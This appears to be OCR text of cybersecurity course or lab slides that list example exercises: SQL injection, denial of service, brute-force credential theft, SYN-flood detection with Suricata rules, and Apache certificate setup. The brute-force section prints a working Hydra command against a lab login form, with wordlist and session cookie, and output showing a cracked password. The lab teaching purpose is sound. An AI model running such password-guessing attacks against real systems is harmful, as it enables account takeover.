
SQL injection attack




Examples

Denial of Service Attacks

Attacker




Victim



Examples

Cryptography (encryption, decryption, key distribution, etc.)



Examples

Credentials stealing through brute force

Attacker

```
kali@kali: ~
File  Actions  Edit  View  Help
kali@kali: ~ ×   kali@kali: ~ ×

┌──(kali㉿kali)-[~]
└─$ hydra 172.16.0.10 -V -l Pablo -P /usr/share/wordlists/rockyou.txt http-get-form
 "/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Login=Login:H=Co
okie\:PHPSESSION=dmvik0gpdadruag99qagbm8dj4; security=low:F=Username and/or passwor
d incorrect"
```

```
kali@kali: ~
File  Actions  Edit  View  Help
kali@kali: ~ ×   kali@kali: ~ ×

ild 7] (0/0)
[ATTEMPT] target 172.16.0.10 - login "Pablo" - pass "andrei" - 519 of 14344399 [chi
ld 11] (0/0)
[ATTEMPT] target 172.16.0.10 - login "Pablo" - pass "justine" - 520 of 14344399 [ch
ild 9] (0/0)
[ATTEMPT] target 172.16.0.10 - login "Pablo" - pass "frankie" - 521 of 14344399 [ch
ild 0] (0/0)
[ATTEMPT] target 172.16.0.10 - login "Pablo" - pass "pimpin" - 522 of 14344399 [chi
ld 1] (0/0)
[ATTEMPT] target 172.16.0.10 - login "Pablo" - pass "disney" - 523 of 14344399 [chi
ld 5] (0/0)
[ATTEMPT] target 172.16.0.10 - login "Pablo" - pass "rabbit" - 524 of 14344399 [chi
ld 8] (0/0)
[ATTEMPT] target 172.16.0.10 - login "Pablo" - pass "54321" - 525 of 14344399 [chil
d 12] (0/0)
[ATTEMPT] target 172.16.0.10 - login "Pablo" - pass "fashion" - 526 of 14344399 [ch
ild 14] (0/0)
[ATTEMPT] target 172.16.0.10 - login "Pablo" - pass "soccer1" - 527 of 14344399 [ch
ild 10] (0/0)
[80][http-get-form] host: 172.16.0.10   login: Pablo   password: letmein
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-11-17 10:38:20
```


Examples

Detecting and blocking SYN Flood attack using Suricata IDS/IPS


```
alert tcp any any -> 172.16.0.20 any (flags:S; sid:1234568; rev:1;)
~
~
```

```
rate_filter gen_id 1, sig_id 1234568, track by_dst, count 1000, seconds 1, new_action drop, timeout
30_
```

Incoming rate before mitigation



Incoming rate after mitigation




Examples

Creating a digital certificate and deploying it on an Apache web server

```
Country Name (2 letter code) [AU]:US
State or Province Name (full name) [Some-State]:SC
Locality Name (eg, city) []:Columbia
Organization Name (eg, company) [Internet Widgits Pty Ltd]:MyCompany
Organizational Unit Name (eg, section) []:IT
Common Name (e.g. server FQDN or YOUR name) []:mycompany.com
Email Address []:admin@mycompany.com
```

X.509 certificate



Certificate deployed on a production grade web server